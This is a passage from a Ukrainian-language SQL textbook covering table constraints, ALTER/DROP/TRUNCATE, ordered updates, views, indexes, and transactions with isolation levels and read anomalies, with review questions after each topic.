Зауважимо, що обидва поля ще додатково мають обмеження стовпця NOT NULL.

12.3 Обмеження первинних ключів

Обмеження первинних ключів (Primary Key Constraints) у базах даних гарантують унікальність ідентифікації кожного запису в таблиці.

У ранніх версіях SQL первинні ключі визначались через обмеження UNIQUE або унікальні індекси. На даний час SQL підтримує первинні ключі через обмеження PRIMARY KEY. Наприклад, створимо таблицю Salers :

```
CREATE TABLE Salers  
(snum integer NOT NULL PRIMARY KEY,  
sname char(10) NOT NULL UNIQUE,  
city char(10), comm decimal);
```

Властивості первинного ключа:

- унікальність – жодне значення в первинному ключі не може повторюватися;
- не NULL – первинний ключ не може містити NULL значень;
- один на таблицю – у таблиці може бути лише один первинний ключ;
- індексація – автоматично створюється унікальний індекс для покращення продуктивності пошуку.

Додавання первинного ключа до існуючої таблиці:

```
ALTER TABLE phone ADD PRIMARY KEY (Phone);
```

Видалення первинного ключа:

```
ALTER TABLE phone DROP PRIMARY KEY;
```

12.4 Встановлення значень по замовчуванню

Найбільш загальним значенням по замовчуванню є NULL значення. Однак, коли стовпцю задано обмеження NOT NULL, або в інших випадках, треба надати значення по замовчуванню, то використовують DEFAULT у команді CREATE TABLE.

Наприклад, більшість продавців працює в Нью-Йорку, тоді це місто можна вказати як значення по замовчуванню в поле city для таблиці Salers:

```
CREATE TABLE Salers  
(snum integer NOT NULL PRIMARY KEY,  
  sname char(10) NOT NULL UNIQUE,  
  city char(10) DEFAULT='New York', comm decimal);
```

Інша альтернатива, щоб не використовувати значення NULL, це встановити значення нуль (0) для числових полів або пропуски для символічних. У такому випадку під час запитів SQL буде обробляти їх як і будь-яке інше значення.

12.5 Модифікація структури таблиці

Щоб змінити структуру існуючої таблиці, використовується команда ALTER TABLE.

Як правило, дана команда додає стовпці до таблиці. Інколи вона може видаляти стовпці або змінювати їх ім'я. Типовий синтаксис команди:

```
ALTER TABLE <ім'я табл> ADD COLUMN <ім'я стовп> <тип(розмір)>;
```

Новий стовпець буде останнім у таблиці зі значеннями NULL для усіх записів.

Щоб видалити стовпець з таблиці, використовується команда:

```
ALTER TABLE <ім'я табл> DROP COLUMN <ім'я стовп>;
```

При цьому видаляються усі дані стовпця. Якщо стовпець є первинним ключем, на який посилається зовнішній ключ з іншої таблиці, то видалення не відбудеться. Спочатку потрібно скоректувати дані в іншій таблиці.

Для зміни параметрів існуючого стовпця, таких як тип, розмір, обмеження, застосовується синтаксис:

```
ALTER TABLE <ім'я табл> ALTER COLUMN <ім'я стовп> <тип(розмір)>;
```

Переіменувати стовпці доводиться дуже рідко, оскільки у запитах можна використати псевдоніми. Тим на менше, переіменувати стовпці і таблицю можна за допомогою наступної команди:

```
ALTER TABLE <ім'я табл> RENAME TO <нове ім'я табл>;
```

Зміна структури таблиці є небезпечною операцією з точки зору втрати даних. Якщо ви не впевнені, що отримаєте бажаний результат, то використовуйте резервне копіювання даних за допомогою оператора CREATE TEMPORARY TABLE.

12.6 Видалення таблиці

Щоб видалити таблицю, ви повинні мати доступ до цього. Однак, перед тим необхідно видалити усе вмістиме таблиці. Якщо таблиця уже порожня, то видалення виконується командою:

```
DROP TABLE <ім'я табл>;
```

Після такої команди ім'я таблиці більше не розпізнається, і ніяка команда не може бути застосована до цієї таблиці. Тому перш ніж вилучати таблицю, необхідно переконатись, що в неї не було зовнішнього ключа. Інакше, загубляться певні зв'язки.

DROP TABLE – повністю видаляє таблицю разом із її структурою.

TRUNCATE TABLE – очищає всі записи в таблиці, але залишає її структуру.

```
TRUNCATE TABLE phone;
```

Ця команда швидко очищає дані, але зберігає таблицю для подальшого використання.

12.7 Оновлення даних у визначеному порядку

Базовий синтаксис команди UPDATE

```
UPDATE table_name  
SET column1 = value1, column2 = value2  
WHERE condition;
```

Якщо потрібно оновлювати дані у визначеному порядку (наприклад, від найменшого до найбільшого значення Phone), то ORDER BY не можна безпосередньо використовувати в UPDATE. Але можна застосувати підзапит:

```
UPDATE phone  
SET Flat = '101'  
WHERE Phone = (  
    SELECT Phone FROM phone  
    ORDER BY Phone ASC  
    LIMIT 1  
);
```

Цей запит знайде перший (ORDER BY Phone ASC LIMIT 1) телефонний номер і оновить відповідний запис.

Якщо потрібно оновити кілька перших записів, можна застосувати підзапит із LIMIT:

```
UPDATE phone  
SET Street = 'Новий провулок'  
WHERE Phone IN (  
    SELECT Phone FROM (SELECT Phone FROM phone ORDER BY Phone ASC  
    LIMIT 5) AS subquery  
);
```

Цей запит оновить поле Street для перших 5 записів, відсортованих за Phone.

Можна оновлювати значення в залежності від певного порядку чи умови:

```
UPDATE phone  
SET Flat = CASE  
    WHEN Phone < 500000 THEN '200'
```

```
WHEN Phone BETWEEN 500000 AND 700000 THEN '300'  
ELSE '400'  
END;
```

Цей запит оновить Flat в залежності від значення Phone.

Якщо потрібно оновлювати значення поступово в певному порядку, можна використовувати змінні:

```
SET @flat_number = 0;  
UPDATE phone  
SET Flat = (@flat_number := @flat_number + 1)  
ORDER BY Phone ASC;
```

Цей запит пронумерує всі квартири (Flat), оновлюючи їх у порядку Phone ASC.

Контрольні питання

1. Які команди SQL використовуються для створення таблиць?
2. Як змінити структуру існуючої таблиці?
3. Які типи обмежень можуть бути встановлені на значення даних у таблиці?
4. Що таке PRIMARY KEY, і які його властивості?
5. Чим відрізняється UNIQUE від PRIMARY KEY?
6. Як встановити значення за замовчуванням для стовпця?
7. Як працює NOT NULL, і коли його слід застосовувати?
8. Як додати новий стовпець до вже існуючої таблиці?
9. Як видалити стовпець з таблиці без видалення всієї таблиці?
10. Як правильно видаляти таблицю в SQL, щоб уникнути помилок?
11. Чим відрізняється DROP TABLE від TRUNCATE TABLE?
12. Як змінити ім'я таблиці після її створення?
13. Яким чином можна оновлювати дані у визначеному порядку?
14. Як оновити значення лише для перших N записів у таблиці?
15. Яке призначення оператора ALTER TABLE?
16. Чи можна змінити PRIMARY KEY у вже існуючій таблиці? Якщо так, то як?
17. Як перевірити існування таблиці перед її створенням або видаленням?

Тема 13. Віртуальні таблиці та індекси

13.1 Використання віртуальних таблиць

13.2 Використання індексів

Розглянемо два засоби SQL, які дають змогу зображати дані не в тому вигляді, в якому вони зберігаються в БД.

13.1 Використання віртуальних таблиць

База даних складається з таблиць – об'єктів, які містять дані і зберігаються в пам'яті комп'ютера на жорсткому диску. Їх називають базовими таблицями. Це можуть бути окремі файли або частини одного файлу. За допомогою запитів на вибірку даних створюються таблиці, які є тимчасовими і доступними лише тому, хто виконав даний запит.

Віртуальні таблиці (представлення) можуть бути теж доступні багатьом користувачам і існують в базі даних до тих пір, поки не будуть спеціально видалені. Вони подібні до базових таблиць, за виключенням того, що вони не фізичними об'єктами збереження даних. Дані у віртуальних таблицях, подібно як і в результуючих таблицях запиту, вибираються з базових таблиць, тобто представляються в тому чи іншому вигляді. Параметри представлення даних у віртуальних таблицях зберігаються у розділі метаданих бази. Працювати з віртуальними таблицями можна як зі звичайними базовими таблицями. Однак будь-який запит до віртуальної таблиці ініціює прихований запит, який комбінується з користувацьким.

Віртуальні таблиці використовуються для захисту, конвертування і забезпечення логічної незалежності даних, а також для спрощення складних запитів.

Одне з основних завдань, вирішити яке дають змогу віртуальні таблиці, полягає в забезпеченні незалежності користувацьких програм від змін у логічній структурі бази даних, зумовлених розширенням таблиці або зміною розташування стовпців.

Надаючи користувачам доступ до певної інформації лише через віртуальні таблиці, можна вирішити проблему захисту даних.

Віртуальні таблиці використовуються, коли постає потреба надати користувачу дані не в тому форматі, в якому вони зберігаються у базі даних.

Складний запит, що має ієрархічну структуру, легше сформулювати, використовуючи віртуальні таблиці як допоміжні.

Таким чином, віртуальні таблиці застосовуються як надбудова для адаптації бази даних до різних категорій користувачів.

Оператор створення віртуальної таблиці має вигляд:

```
CREATE VIEW <ім'я віртТабл> AS <запитSELECT>;
```

Віртуальній таблиці присвоюють ім'я, яке не повинно співпадати ні з одним іменем таблиці. За ключовим словом AS записується SQL-запит на вибірку даних. SQL накладає певні обмеження на структуру запиту, що використовується для означення віртуальної таблиці: в ньому забороняється застосовувати оператор UNION та вираз ORDER BY.

Наприклад, створимо віртуальну таблицю, в якій відображено імена продавців, які обслуговують кожного замовника:

```
CREATE VIEW Service AS  
SELECT Customers.cname AS custname,Salers.sname AS salename  
FROM Customers,Salers  
WHERE Salers.snum=Customers.snum;
```

Створимо віртуальну таблицю, в якій відображено операцію-купівлі-продажу, ім'я продавця, що обслуговує дану операцію, та суму комісійних продавця, яку він отримає за проведення операції:

```
CREATE VIEW Sale_Orders AS  
SELECT Orders.onum AS onum,Salers.sname AS salename,  
Orders.amt* Salers.comm AS paym  
FROM Orders,Salers  
WHERE Salers.snum=Orders.snum;
```

В результаті будуть створені віртуальні таблиці Service та Sale_Orders, до яких можна звертатись з запитам.

Розглянуті віртуальні таблиці є багатотабличними. На практиці часто використовуються більш прості однотобличні віртуальні таблиці, в яких приховуються деякі стовпці, або обчислюються нові стовпці.

Наприклад, створити віртуальну таблицю списку продавців:

```
CREATE VIEW Salerslist AS
```

```
SELECT sname,city,comm FROM Salers;
```

Такий набір даних можна отримати і за допомогою запиту, але до такого набору не можна буде задавати інший запит, а до віртуальної таблиці Salerslist – можна.

В принципі можна представити всю базу даних за допомогою однієї чи декількох віртуальних таблиць, приховавши базові таблиці. Дійсно, якщо база даних складається більш ніж з 5-7 зв'язаних таблиць, то формування запитів стає непростю задачею: необхідно пам'ятати, в яких таблицях які є стовпці. Деякі розробники вважають, що необхідно створювати віртуальні таблиці для якомога більшої кількості таблиць. Зауважимо, що правила цілісності стосуються лише базових таблиць.

Віртуальні таблиці видаляються з бази даних оператором:

```
DROP VIEW <ім'я віртТабл>;
```

При видаленні віртуальної таблиці дані, які в ній відображались, залишаються без змін, оскільки віртуальна таблиця не є об'єктом збереження даних. Однак, якщо видалена віртуальна таблиця використовувалась для визначення інших віртуальних таблиць, то і вони будуть видалені.

Деякі сучасні СУБД підтримують операції модифікації вмістимого віртуальної таблиці – вставка, видалення та зміна записів. Однак при цьому можуть виникнути проблеми, оскільки через використання у віртуальних таблицях таких операторів як INSERT, DELETE, UPDATE відбувається зміна даних у базових таблицях. Тому при модифікації віртуальних таблиць необхідно дотримуватись таких правил:

- забороняється застосовувати оператор до віртуальних таблиць, визначених на багатьох базових таблицях;

- оператор дозволяється використовувати лише в тому випадку, якщо віртуальна таблиця містить усі NOT NULL-значення стовпця базової таблиці;
- під час додавання чи оновлення через віртуальну таблицю усі записи, що оновлюються, мають належати одній і тій самій фізичній таблиці;
- забороняється додавати чи оновлювати записи через віртуальну таблицю, визначену із застосуванням модифікатора DISTINCT;
- не дозволяється оновлювати віртуальні стовпці, тобто стовпці, значення яких є результатами обчислення виразів.

13.2 Використання індексів

Одним зі способів подання даних не в тому порядку, в якому вони зберігаються, є використання індексів. Індеси забезпечують:

- задоволення вимоги унікальності записів;
- підтримку логічної упорядкованості даних відповідно до значень одного чи кількох полів;
- оптимізацію виконання запитів.

З погляду користувача, індекс – це перелік стовпців таблиці, за значеннями яких записи логічно впорядковуються. З погляду СУБД, індекс – це механізм, що дає змогу значно підвищити швидкість доступу до записів за індексованими полями та забезпечує ефективну перевірку унікальності значень індексованих полів.

Коли створюється індекс стовпця таблиці, то база даних запам'ятовує відповідний порядок усіх значень даного стовпця в області пам'яті. Припустимо, що таблиця Customers має декілька тисяч рядків, і необхідно знайти замовника з номером 2999. Оскільки рядки невпорядковані у базі даних, то програма проглядає рядок за рядком, поки не знайде потрібний номер. А якщо був би індекс у полі `num`, то програма б вийшла на потрібний номер за індексом і дала б інформацію, як знайти цей рядок у таблиці.

Правила використання індексів:

- у таблицях невеликих розмірів індекси майже не забезпечують підвищення продуктивності;
- продуктивність значно підвищується в тих випадках, коли стовпці містять переважно неповторювані дані чи багато NULL-значень;
- завдяки індексам оптимізується виконання запитів, що видають невелику кількість рядків (до 25%);
- слід пам'ятати, що індекси прискорюють пошук даних, однак сповільнюють процес їхнього оновлення, що стає особливо відчутним під час одночасного оновлення великої кількості рядків. У подібних випадках перед оновленням індекс потрібно видаляти, а після завершення даної операції – відновити;
- зберігання індексів потребує значних обсягів пам'яті. Якщо СУБД дає змогу керувати пам'яттю, слід відвести частину пам'яті під індекси;
- потрібно завжди індексувати поля, що використовуються для з'єднання таблиць – це значно прискорює виконання запитів;
- не слід індексувати поля, які регулярно оновлюються;
- не бажано зберігати індекси разом з таблицями на одному фізичному пристрої.

Розподіл цих об'єктів між носіями інформації знижує навантаження на них та прискорює виконання запитів.

Індекси можуть складатись з декількох полів. Якщо для одного індексу вказується більш ніж одне поле, то друге поле впорядковується всередині першого, третє всередині другого і т.д. Це виконується незалежно від способу впорядкування стовпців у таблиці. У складених індексах слід спочатку зазначати поля, що використовуються найчастіше. Складені індекси потрібно застосовувати тоді, коли зазначені в них поля використовуються для опису умови вибору даних.

Команда визначення індексу має наступний вигляд:

```
CREATE INDEX <ім'я інд> ON <ім'я табл>(<ім'я стовп>[,]...);
```

У багатьох СУБД оператор визначення індексу доповнюється іншими конструкціями.

Таблиця повинна вже існувати і мати імена стовпців. Ім'я індексу не може бути використане в іншій ролі будь-яким користувачем. Створений індекс буде невидимим користувачу. SQL сама вирішує, коли необхідно посилатись на нього і робить це автоматично.

Наприклад, якщо таблиця Customers часто використовується у запитах пов'язаних з продавцями, то було б правильно створити індекс у полі snum:

```
CREATE INDEX Clientgroup ON Customers (snum);
```

Одним з призначень індексу – це надання унікальності полям. У попередньому прикладі, на щастя, не приписується унікальність, оскільки продавець може мати декілька замовників. Унікальність надається, наприклад, первинним ключам:

```
CREATE UNIQUE INDEX Custid ON Customers (cnum);
```

Як було сказано раніше, не усі користувачі знають про існування індексів. Якщо ж необхідно видалити індекс, треба знати його ім'я. Тоді використовується команда:

```
DROP INDEX <ім'я інд>;
```

Зауважимо, що видалення індексу не впливає на значення полів.

Контрольні питання

1. Що таке віртуальна таблиця у SQL?
2. Яка основна відмінність між фізичними та віртуальними таблицями?
3. Які існують способи створення віртуальних таблиць у SQL?
4. Що таке VIEW і для чого він використовується?
5. Як створити віртуальну таблицю за допомогою CREATE VIEW?
6. Чи можна змінювати дані у віртуальній таблиці? Якщо так, то за яких умов?
7. Як оновити або видалити віртуальну таблицю?
8. Які переваги використання VIEW у порівнянні зі звичайними запитами?
9. Що таке індекс у базі даних?
10. Як індекси впливають на продуктивність запитів?
11. Які бувають типи індексів у SQL?

12. Як створити індекс для одного або кількох стовпців?
13. У яких випадках використання індексів неефективне?
14. Чи можна змінити або видалити індекс після його створення?
15. Як перевірити, які індекси існують у базі даних?

Тема 14. Транзакції. Тригери

- 14.1 Поняття транзакції
- 14.2 Початок і завершення транзакції
- 14.3 Параметри транзакції
- 14.4 Рівні ізоляції транзакцій
- 14.5 Властивості транзакцій
- 14.6 Субтранзакції
- 14.7 Тригери

14.1 Поняття транзакції

Транзакція – це дія або ряд дій, що виконуються одним користувачем або прикладною програмою, які здійснюють читання або модифікацію вмісту бази даних.

Транзакція є логічною одиницею роботи, що виконується в базі даних. Вона може бути представлена окремою програмою, частиною програми або навіть окремою командою (наприклад, командою INSERT або UPDATE мови SQL) і включати довільну кількість операцій, що виконуються в базі даних.

При роботі з базою даних завжди існує імовірність зіпсувати чи втратити дані. Така імовірність тим більша, чим більша база даних і складніші запити до неї. У СУБД існують спеціальні налаштовувані засоби захисту даних, однак в ряді випадків можна застосувати додаткові міри, які надає SQL.

Припустимо, що необхідно перевести гроші з одного рахунку на інший. Для цього необхідно виконати декілька операторів SQL. Якщо в ході їх виконання відбудеться який-небудь апаратний чи програмний збій, з-за якого не виконається один або декілька операторів, то може стати так, що гроші будуть зняті з рахунку, а на інший не поступлять. Щоб такого не відбулось, застосовують спеціальні міри.

Суть таких мір полягає в тому, що декілька SQL-ператорів визначаються як єдиний блок, який називається транзакція. Якщо будь-який оператор в транзакції з якоїсь причини не виконався, то відміняється дія усіх вже виконаних операторів в цій транзакції. Відбувається так званий відкат.

Неприємності можуть виникнути і при роботі з базою даних в багатокористувацькому режимі, навіть в умовах абсолютної надійності

обладнання, СУБД та програм. Якщо декілька користувачів одночасно використовують одну і ту ж таблицю, то може виникнути так звана колізія одночасного доступу. Наприклад, ситуація з одночасною покупкою залізничного або авіаквитка на те ж саме місце та дату в різних касах. Тому запити до бази даних квитків, які складаються з декількох SQL-операторів, заключаються в транзакцію, а для різних транзакцій визначаються різні рівні ізоляції, щоб виключити небажану взаємодію між ними.

14.2 Початок і завершення транзакції

Транзакція складається з будь-яких SQL-операторів, які можуть змінити базу даних. В SQL:2003 не передбачено спеціального оператора початку транзакції. Однак деякі реалізації SQL вимагають такого оператора. Він може виглядати по-різному, наприклад, BEGIN WORK, BEGIN TRANSACTION, BEGIN TRAN або BEGIN. У системах, сумісних з SQL:2003, якщо ніяка транзакція ще не почалась, а на виконання відправляється оператор SQL, то автоматично створюється нова транзакція. Наприклад, оператори CREATE TABLE, INSERT, UPDATE та DELETE виконуються лише в транзакції.

Узагальнена логіка роботи транзакції зображена на рисунку 14.1.




Рисунок 14.1 – Узагальнена логіка роботи транзакцій

Для завершення транзакції передбачено два оператора:

- COMMIT – завершити виконання; виконання усіх операторів транзакції відбувається послідовно в одному блоці;

– ROLLBACK – відкат – відбувається відміна дії усіх операторів транзакції, і база даних повертається у вихідний стан.

Оператор COMMIT застосовується тоді, коли усі SQL – оператори транзакції імовірно виконані (вони сприйняті СУБД і не викликали помилок) і вимагається підтвердити зміни, внесені у БД. Якщо при виконанні такої транзакції виникне системний збій, можна виконати відкат транзакції, а потім спробувати виконати її знову.

Оператор ROLLBACK застосовується тоді, коли необхідно відмінити зміни внесені транзакцією, і відновити БД у попередньому стані. Якщо при виконанні такої транзакції відбудеться системний збій, то після перезавантаження транзакцію з оператором ROLLBACK можна виконати знову, і він повинен відновити БД.

Програма може складатись з декількох транзакцій. Якщо не вказано явного оператора початку транзакції (наприклад, BEGIN TRANSACTION), то перша транзакція починається на початку програми. Остання закінчується в кінці програми. Кожний оператор COMMIT або ROLLBACK завершує одну транзакцію і починає наступну.

Приклади. Є така транзакція:

```
INSERT INTO Customers  
VALUES (2009,'Brandon','New York',100,NULL);  
INSERT INTO Customers  
VALUES (2010,'Carlos','Barcelona',100,NULL);  
COMMIT;
```

Результатом такої транзакції є внесення записів в таблицю Customers або вони не занесуться взагалі, в залежності від успішності виконання.

Розглянемо наступну транзакцію:

```
INSERT INTO Customers  
VALUES (2009,'Brandon','New York',100,NULL);  
ROLLBACK;  
INSERT INTO Customers  
VALUES (2010,'Carlos','Barcelona',100,NULL);  
COMMIT;
```

Результатом такої транзакції є внесення запису в таблицю Customers відносно замовника Carlos.

14.3 Параметри транзакції

Для транзакції можна встановити параметри – режим та рівень ізоляції. З цією метою застосовується оператор:

```
SET TRENSACTION <режим>,  
ISOLATION LEVEL <рівень ізоляції>;
```

Режим може приймати такі два значення: READ WRITE (читання-запис) – значення за замовчуванням; READ ONLY (лише читання).

Рівень ізоляції може приймати чотири значення:

- SERIALIZABLE (значення за замовчуванням) – послідовне виконання;
- REPEATABLE READ – повторюване читання;
- READ COMMITED – підтверджене читання;
- READ UNCOMMITTED – непідтверджене читання.

Параметри за замовчуванням, як правило, підходять більшості користувачів і базуються на припущеннях, що БД буде оновлюватись, що забезпечує режим READ WRITE, і якомога безпечніше, що забезпечує рівень ізоляції SERIALIZABLE.

Якщо необхідно задати інші параметри, то потрібно використовувати оператор SET TRENSACTION. При цьому він записується або на початку програми, визначаючи першу транзакцію, або після оператора COMMIT або ROLLBACK, визначаючи наступну транзакцію. Якщо після оператора COMMIT або ROLLBACK не викликати оператор SET TRENSACTION, то наступна транзакція буде мати параметри за замовчуванням.

14.4 Рівні ізоляції транзакцій

Найбільша безпека досягається при найбільшому рівні ізоляції транзакцій, що забезпечується рівнем SERIALIZABLE. Такі транзакції завжди виконуються

не паралельно, а послідовно. Якщо одна з них вже почалась, то інша чекає її завершення. Апаратні і програмні збої можуть призвести до невиконання транзакції, але при такому рівні ізоляції можна бути впевненим, що результати роботи з БД будуть коректними.

Однак, надаючи найбільшу надійність, такий рівень ізоляції знижує загальну продуктивність системи в багатокористувацькому режимі. Оскільки одні користувачі змушені чекати завершення транзакцій інших користувачів. У зв'язку з цим виникає задача пошуку компромісу між рівнем безпеки та продуктивністю системи в цілому.

Розглянемо питання пов'язані з вибором інших рівнів ізоляції, починаючи з найнижчого.

Найнижчий (слабкий) рівень ізоляції – `READ UNCOMMITTED` – непідтверджене читання. При такому рівні зміни, внесені одним користувачем, можуть бути прочитані іншим користувачем, навіть якщо перший користувач не підтвердив їх за допомогою оператора `COMMIT`. Проблема виникає, якщо перший користувач виконав відкат своєї транзакції. Тоді усі наступні дії іншого користувача можуть базуватись на невірних (псевдооновлених) даних. Очевидно, що обидві транзакції можуть виконуватись одночасно.

Таким чином, рівень `READ UNCOMMITTED` не слід застосовувати, коли потрібні точні результати. Він приблизно підходить у тому випадку, коли достатньо отримати приблизні результати, наприклад, при статистичній обробці даних, які змінюються досить рідко.

Сильнішим є рівень ізоляції – `READ COMMITED` – підтверджене читання. У цьому випадку зміни, виконані іншою транзакцією, залишаються невидимими для нашої транзакції до тих пір, поки інший користувач не завершить її оператором `COMMIT`. Хоча до завершення іншої транзакції внесені нею зміни нам не видно, обидві транзакції можуть виконуватись одночасно.

У порівнянні з `READ UNCOMMITTED` даний рівень ізоляції дає кращі результати, але не звільняє від використання невірних (застарілих) даних. Це проблема так званого неповторюваного читання.

Рівень ізоляції REPEATABLE READ – повторюване читання – виключає проблему неповторюваного читання. Тим не менш, даний рівень не усуває іншу проблему, яка називається фіктивним читанням. Вона виникає тоді, коли користувач читає дані, які змінюються в результаті виконання іншої транзакції. При цьому зміни даних відбуваються під час їх читання. Наприклад, різні дані можна отримати оператором вибірки SELECT до змін іншим користувачем і тим же оператором вибірки, запущеного після змін транзакції, виконаної іншим користувачем. Це і є проблема фіктивного читання, яку можна усунути рівнем ізоляції SERIALIZABLE.

14.5 Властивості транзакцій

Будь-яка транзакція повинна володіти чотирма властивостями. Основні властивості транзакцій прийнято позначати аббревіатурою ACID (Atomacity, Consistency, Isolation, Durability – нерозривність, узгодженість, ізольованість та стійкість).

Нерозривність – це властивість, для опису якої найкраще підходить вислів «все або нічого». Будь-яка транзакція являє собою неподільну одиницю роботи, яка може бути виконана вся повністю, або невиконана взагалі. За забезпечення нерозривності відповідає підсистема відновлення СКБД.

Властивість *узгодженості* означає, що кожна транзакція повинна переводити базу даних з одного узгодженого стану в інший. Відповідальність за забезпечення властивості узгодженості покладається на СКБД та на розробників додатку. В СКБД узгодженість може забезпечуватись шляхом виконання всіх обмежень, заданих в схемі бази даних, таких як обмеження цілісності та обмеження предметної області. Однак подібна умова не є достатньою для забезпечення узгодженості. Наприклад, деяка транзакція призначена для переведення грошових коштів з одного банківського рахунку на інший, але програміст зробив помилку в логіці транзакції та передбачив зняття грошей з правильного рахунку, а зарахування – на неправильний рахунок. В такому випадку база даних переходить в неузгоджений стан, незважаючи на наявність

правильно заданих обмежень. Відповідальність за усунення такої неузгодженості не може бути покладена на СКБД, оскільки в ній відсутні механізми виявлення подібних логічних помилок.

Ізольованість передбачає, що всі транзакції виконуються незалежно одна від одної. Іншими словами, проміжні результати незавершеної транзакції не повинні бути доступними для інших транзакцій. За забезпечення ізольованості відповідає підсистема управління паралельним виконанням.

Підтримка узгодженості суттєво ускладнюється, якщо СУБД допускає паралельне виконання транзакцій. Для забезпечення цього завдання в традиційних СУБД були розроблені різноманітні витончені алгоритми виконання транзакцій, що створюють для користувачів ілюзію ізольованості (Isolation) роботи з даними. Про СУБД, що підтримують всі ці властивості, кажуть, що вони мають ACID властивості. Проте насправді за цими поняттями можуть ховатися зовсім інші рівні ізольованості.

14.5.1 Феномен «брудного» читання (dirty read)

До цього феномену схильні транзакції, в яких допускається можливість бачити зміни об'єктів бази даних, зроблені іншими одночасно виконуваними і ще не зафіксованими транзакціями. Простий приклад феномена «брудного» читання показаний на рисунку 14.2.




Рисунок 14.2 – Ілюстрація феномену «брудного» читання

На цьому рисунку показано, що в момент часу t_0 були утворені дві транзакції T_1 і T_2 . У момент часу t_1 транзакція T_1 успішно виконує операцію модифікації деякого об'єкта бази даних O . У момент часу t_2 ($t_2 > t_1$) транзакція T_2 читає об'єкт O , після чого успішно завершується в момент часу t_3 . Транзакція ж T_1 завершується в момент часу t_4 ($t_4 > t_3$), причому в ній виконується оператор ROLLBACK, що призводить до ліквідації в базі даних наслідків зміни об'єкта O . У результаті виявляється, що в транзакції T_2 оброблялися дані, які реально не існують у базі даних (звідси і термін «брудні» дані).

У SQL феномен «брудного» читання може спостерігатися у транзакцій, що виконуються на рівні ізоляції READ UNCOMMITTED. Рекомендується використовувати цей рівень ізоляції тільки в тих транзакціях, для виконання функцій яких точні дані не обов'язкові (наприклад, у транзакціях, що виконують статистичну обробку).

14.5.2 Феномен неповторюваного читання (unrepeatable read)

До цього феномену схильні транзакції, які читають деякі об'єкти бази даних і допускають зміни вже прочитаних об'єктів іншими транзакціями. Приклад феномена неповторюваного читання показаний на рисунку 14.3.




Рисунок 14.3 – Ілюстрація феномену неповторюваного читання

На цьому рисунку показано, що в момент часу t_0 були утворені дві транзакції T_1 і T_2 . У момент часу t_1 транзакція T_2 виконує операцію читання

деякого об'єкта бази даних O (наприклад, виконує вибірку рядків з таблиці із вказівкою значення первинного ключа). У момент часу t_2 ($t_2 > t_1$) транзакція T_1 змінює об'єкт O (модифікує або навіть видаляє). У момент часу t_3 ($t_3 > t_2$) транзакція T_2 повторно зчитує об'єкт O і виявляє, що він змінився або зовсім відсутній. Іншими словами, в транзакції T_2 повторне виконання вибірки об'єкта бази даних O дало результат, відмінний від результату першого виконання (звідси і походить термін «неповторюваного читання»).

У SQL феномен неповторюваного читання може спостерігатися у транзакцій, що виконуються на рівні ізоляції `READ COMMITTED` (цей рівень ізоляції, як показує його назва, гарантує відсутність феномена «брудного читання»).

14.5.3 Феномен фантомів

До цього феномену схильні транзакції, що виконують вибірку рядків і таблиць бази даних і допускають додавання до даних таблиць іншими транзакціями рядків, що задовольняють умові вибірки. Приклад феномена фантомів показаний на рисунку 14.4.




Рисунок 14.4 – Ілюстрація феномену фантомного читання

